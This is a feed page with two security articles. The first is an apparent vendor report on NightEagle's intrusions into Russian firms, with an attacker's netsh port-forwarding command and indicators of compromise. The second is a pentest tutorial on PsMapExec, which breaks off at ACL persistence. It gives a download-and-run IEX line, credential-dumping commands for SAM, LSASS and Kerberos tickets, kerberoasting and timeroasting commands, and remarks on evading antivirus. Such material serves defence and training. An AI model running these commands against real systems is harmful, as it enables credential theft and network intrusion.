Normal view

There are new articles available, click to refresh the page.
Today — 16 September 2026Main stream

NightEagle targets Russian companies

Over the past year, our Global Emergency Response Team (GERT) has investigated several incidents involving the NightEagle group (APT-Q-95). This group has been active since at least 2023 and originally focused on organizations in Asia. We have now identified attacks by the group targeting businesses in Russia. This post examines both known and new tools NightEagle used in its latest campaign.

Initial access

In most incidents, the attackers used compromised valid credentials to gain access to corporate VPNs. VPN connections originated from IP addresses in the Russian segment linked to Cloudflare WARP tunnels, as well as from IP addresses associated with European virtual infrastructure providers.

GhostContainer on Microsoft Exchange

Both during the initial access stage and as the attack progressed, the attackers deployed the GhostContainer backdoor on Microsoft Exchange servers. It incorporates components from several open-source projects, including the Neo-reGeorg tunnel, an exploit for the CVE-2020-0688 vulnerability, and the GhostWebShell class from the ysoserial utility. All of these components are publicly available on GitHub.

We were unable to determine the exact method the attackers used to deliver the backdoor to Microsoft Exchange servers. We believe with a high degree of confidence that they applied a technique already familiar to us: extracting the cryptographic keys used by Microsoft Exchange from the ASP.NET configuration, overwriting the VIEWSTATE framework parameter, and injecting a payload into it, which then launched the GhostContainer backdoor in memory.

The backdoor is a .NET assembly containing three classes that implement its core functionality:

  • Stub: processes C2 commands delivered to the infected system through the x-owa-urlpostdata headers and evades detection by the Antimalware Scan Interface (AMSI) and Windows Event Log mechanisms by overwriting addresses in amsi.dll and ntdll.dll.
  • App_Web_843e75cf5b63: accepts the fakePath and fakePageName parameters and creates virtual paths that redirect requests to the App_Web_8c9b251fb5b3 class.
  • App_Web_8c9b251fb5b3: implements network traffic redirection (proxying) and socket forwarding functionality.

Kaspersky products detect the GhostContainer backdoor as Trojan.MSIL.GhostContainer.gen.

GhostContainer samples identified by the Similarity technology from Kaspersky Threat Analysis

GhostContainer samples identified by the Similarity technology from Kaspersky Threat Analysis

Traffic redirection

Once the attackers gain sufficient privileges during an attack, they leverage RDP to move laterally within the internal network segment. To do this, they download and run tools for tunneling and redirecting network traffic.

The attackers used GitHub repositories to host their archived tools. The names of the repositories and archives were disguised to look legitimate:

  • https://github[.]com/mirror-js/mirror-js/refs/heads/main/js/js-webpack.zip
  • https://github[.]com/mirror-js/mirror-js/refs/heads/main/js/jsonp-pack.zip
  • https://github[.]com/browserthemes/resourcepack/releases/download/main/resource-pack.zip

One of the repositories used for storing network tools

One of the repositories used for storing network tools

The files contained within the archives were also given names mimicking known legitimate software, though unrelated to the archive names:

  • adobe_32.exe;
  • AdobeSync.exe;
  • trueconf.exe;
  • 1cbroker.exe;
  • 1c-office-plugin.exe;
  • trueconf-broker.exe.

Across the incidents we investigated, we found two tools that the attackers combined for traffic tunneling.

  1. Microsoft dev tunnels

    This is a legitimate Microsoft mechanism that allows local web services to be published for internet access on *.*.devtunnels.ms domains. The attackers used this tunneling capability to expose port 3389 (RDP) on the compromised system.

    Execution graph of adobe_32.exe in Kaspersky Research Sandbox

    Execution graph of adobe_32.exe in Kaspersky Research Sandbox

  2. rdp2tcp
    This is a publicly available tool for tunneling TCP traffic over an established RDP connection. It includes a server component that runs on the target system and a client component that runs on the attacker’s side.

    When virtual channels are opened and closed, corresponding events with IDs 132 (channel opened) and 148 (channel closed) are logged in the Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational.evtx Windows log. These events contain the names of the channels (such as XPSRD, cliprdr, Microsoft::Windows::RDS::DisplayControl, and others) used by the RemoteFX module, which extends the capabilities of the RDP protocol.

    When the rdp2tcp tool is used, events with IDs 132 and 148 will contain the channel name rdp2tcp or other random alphanumeric combinations chosen by the attackers.

    Creation event for a channel named rdp2tcp (server component startup)
    Creation event for a channel named rdp2tcp (server component startup)

The combination of Microsoft dev tunnels and rdp2tcp allows the attackers to maintain network access by using legitimate services without opening additional suspicious ports.

The attackers also used the atexec utility from the Impacket toolkit to create scheduled tasks on target systems. These tasks enabled network port forwarding through standard Windows functionality:

netsh interface portproxy add v4tov4 listenport=443 connectaddress=10.0.12.101 connectport=445

Lateral movement

To obtain elevated privileges and move laterally through the network, NightEagle exploited various vulnerabilities in Active Directory. The attackers used previously established tunnels to connect to internal infrastructure systems.

In one incident, they exploited a well-known RDP implementation vulnerability, CVE-2019-0708 (BlueKeep). They used the vulnerable mechanism to create a local account on the system and add it to the Administrators and Remote Desktop Users groups.

Contents of a system memory dump showing artifacts of the CVE-2019-0708 exploit

Contents of a system memory dump showing artifacts of the CVE-2019-0708 exploit

The attackers also requested Kerberos tickets with a non-standard combination of flags (Forwardable, Proxiable, Renewable) and attempted to replicate the Domain-Password object from the Active Directory database to impersonate the domain controller (a technique known as DCSync) after obtaining an account with sufficient privileges.

Through these methods, the attackers establish persistence in the infrastructure, obtain password hashes for domain accounts, use long-lived Kerberos tickets to gain legitimate access to target resources, and ultimately compromise domain controllers and the victim’s entire Active Directory infrastructure.

Takeaways

To expand the geographic scope of its targets, NightEagle is updating its methods and adopting new techniques for persistence and lateral movement. Despite the group’s efforts to stay hidden, timely detection of anomalies combined with a comprehensive approach to infrastructure protection can significantly hinder the attackers from achieving their goals. Since the attackers rely on known legitimate tools and infrastructure vulnerabilities, well-configured monitoring can help detect NightEagle’s presence on the network.

Detection by Kaspersky solutions

Kaspersky solutions reliably identify the malicious activity described above at various stages of the attack. We showed examples above of how Kaspersky Threat Analysis detects samples of the GhostContainer backdoor and the tunneling utility. This toolkit also includes the analytical solution Kaspersky Threat Attribution Engine (KTAE), which helps SOC analysts and incident responders determine which APT groups malware can be attributed to. The solution uses a proprietary comparison method that measures the similarity between analyzed samples of suspicious files and known malicious samples in Kaspersky’s collection.

The backdoor we discovered showed similarity to previously analyzed GhostContainer samples and a connection to the NightEagle APT group:

Backdoor analysis with KTAE

Backdoor analysis with KTAE

However, detection scenarios for this kind of attacks are not limited to file analysis. Deploying a backdoor on a target host produces numerous characteristic artifacts, which allow Kaspersky Endpoint Detection and Response Expert to alert users to anomalies in the infrastructure in a timely manner.

This malicious activity is detected by the following rules, available in the repository:


Process tree in KEDR Expert

Process tree in KEDR Expert

Kaspersky Anti Targeted Attack (KATA) detects this malicious activity in network traffic. For example, the Exploit.CVE-2019-0708.TCP.C&C signature allows detecting attempts to exploit the CVE-2019-0708 (BlueKeep) vulnerability.

Alert card for the BlueKeep vulnerability exploitation

Alert card for the BlueKeep vulnerability exploitation

Beyond this activity, KATA also detects other NightEagle actions in network traffic, such as the following:

  • Traffic redirection and tunneling variations
  • Attacks on Active Directory (DCSync, attempts to compromise AD CS, and others)
  • Lateral movement across the network

Indicators of compromise

1dcafb7f8448683281106b06dd22409a AdobeSync.exe
1f3034b706c78b35d8e34044e68c693a adobe_32.exe
3ecd1cd627d0340c92901a478a7caad8
631fb131a56caf4ca0f287ed73e876ab
App_Web_Container_1.dll
4aa9fb1bf9223dfcdac920759bc7a3c7 1c-office-plugin.exe, 1cbroker.exe, trueconf.exe
https://github[.]com/mirror-js/mirror-js
https://github[.]com/browserthemes/resourcepack

Before yesterdayMain stream

Powershell for Hackers, Part 9: Hacking with PsMapExec

25 August 2026 at 10:13

Welcome back, pentesters!

Over the past few months, we’ve been covering different ways to use PowerShell to survive, wreck and hack systems. We’ve also covered different scripts stored in our repository for you to use. All of them come in handy during pentests. 

Today we want to cover another tool called PsMapExec.

PsMapExec

It was developed by The-Viper-One and inspired by CrackMapExec/NetExec. PsMapExec doesn’t have identical features, but it’s got some stealth since it can load directly into memory without ever touching disk. It uses the current session to execute commands, so you don’t always need to know the victim’s password.

The script’s been around for a while but hasn’t gotten much attention, which is one of the reasons we decided to cover it here. Like most publicly available offensive tools, it’ll get flagged by AV if you load it directly. Sometimes hackers rewrite scripts, keeping the core functions intact, just to slip past the AV. On the other hand, finding a machine with no active antivirus isn’t always easy, but it’s almost always possible.

Loading in Memory

It’s best to execute the script directly in memory:

PS > IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-Viper-One/PsMapExec/main/PsMapExec.ps1")

Now we can start working with it. 

Dumping SAM Hashes

One of the first things you do on a compromised host is dump hashes. There are two kinds. SAM gives you local user account hashes, while LSASS holds the hashes of all connected users.

To dump local accounts from a single machine:

PS > PsMapExec smb -Targets MANAGER-1 -Module SAM -ShowOutput

To dump local accounts from all machines in a domain:

PS > PsMapExec smb -Targets all -Module SAM -ShowOutput
dumping sam with psmapexec

The output is clean and only includes valid local accounts. But keep in mind, the less noise you make the better. 

Dumping LSASS Hashes

LSASS credentials get stored temporarily and hold domain user accounts you need to test Active Directory. In some organizations, critical users may belong to the Protected Users Group. That prevents their credentials from being cached in memory. It’s not something you see everywhere, but it’s worth noting.

To dump LSASS locally using an elevated shell:

PS > PsMapExec smb -Targets “localhost” -Module “LogonPasswords” -ShowOutput

If the current user doesn’t have permission, you need add admin credentials:

PS > PsMapExec smb -Targets “DC” -Username “user” -Password “password” -Module “LogonPasswords” -ShowOutput
dumping lsass with psmapexec

You can also dump LSASS on a remote host, as you can see above.

Remote Command Execution

Every network is different. Some companies segment it to prevent lateral movement. That adds complexity. In that case, you need to pivot. A pivot host will either have the network interface you need or be able to ping hosts on another subnet.

To view network interfaces on all domain machines:

PS > PsMapExec SMB -Target all -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”

To query a single machine:

PS > PsMapExec SMB -Target “DC” -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”
executing commands remotely with psmapexec

You can execute other commands in the same way. When you find the host you need, enable WinRM on it:

PS > PsMapExec SMB -Target “MANAGER-1” -Username “user” -Password “password” -Command “winrm quickconfig -q” -Domain “sekvoya.local”

WinRM is often used for lateral movement.

Kerberos Tickets

Another module is Kerbdump. It dumps Kerberos tickets from remote hosts and those tickets can be used for Pass the Ticket attacks. Some domains disable NTLM for security reasons and that’s when you’ll need these Kerberos tickets instead. Kerberos traffic is a normal and frequent part of AD traffic, so if you’ve got a choice between NTLM and Kerberos, go with Kerberos.

PS > PsMapExec -Method smb -Targets DC -Username “user” -Password “password” -Module “KerbDump” -ShowOutput
kerberoasing with psmapexec

The script parses the output and assigns these tickets to variables that you can use for lateral movement.

Kerberoasting

Kerberoasting is a different kind of attack. Unlike KerbDump, it doesn’t give you reusable tickets, these need to be cracked to recover the password. Every once in a while you’ll find domain admins or service accounts with an SPN assigned to them. That SPN is what makes them vulnerable to Kerberoasting. Sometimes hackers intentionally assign an SPN to a user just to crack their password, but that requires privileges. Kerberoasting itself doesn’t, so you can get a hashed admin password using just a regular low privileged domain user.

Set an SPN for a user:

PS > PsMapExec ldap -Targets DC -Module AddSPN -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”

Then kerberoast that user:

PS > PsMapExec kerberoast -Target “DC” -Username “user” -Password “password” -Option “kerberoast:adm_ivanov” -ShowOutput
kerbdump with psmapexec

Ekeys

Kerberos tickets are encrypted using special encryption keys and you can extract those keys to decrypt or even forge tickets. That can be useful for persistence and lateral movement.

PS > PsMapExec wmi -Targets all -Module ekeys -ShowOutput
extracting ekeys with psmapexec

Timeroasting

This attack exploits how AD machines sync their clocks using the Network Time Protocol (NTP). Hackers can get the hashes for computer accounts this way.

Computer passwords are big strings of random characters, you can’t really crack them, unless the password matches the computer name. That happens when a computer’s configured as a pre-Windows 2000 computer. In that case, the password is a lowercase computer name without the trailing $. Otherwise, passwords are randomly generated.

This attack doesn’t really happen that often, but some computer accounts may have privileges over other objects in Active Directory that your user doesn’t have, so compromising them makes sense. You’ll see this more in bigger companies.

PS > PsMapExec ldap -Targets DC -Module timeroast -ShowOutput
timeroasting with psmapexec

With domain admin privileges, you can turn a domain user into a domain computer, get the hash and then revert the change. That’s a very stealthy way to get crackable hashes. We covered this attack in our article.

Finding Files

Some users just store credentials in text files on their Desktop. The Files module will find non-default files within user directories.

PS > PsMapExec wmi -Targets all -Module Files -ShowOutput
finding interesting files with psmapexec

ACL Persistence

Hackers make mistakes and defenders take measures to evict them. Once credentials get changed, there’s not much you can do, unless you have ACL persistence.

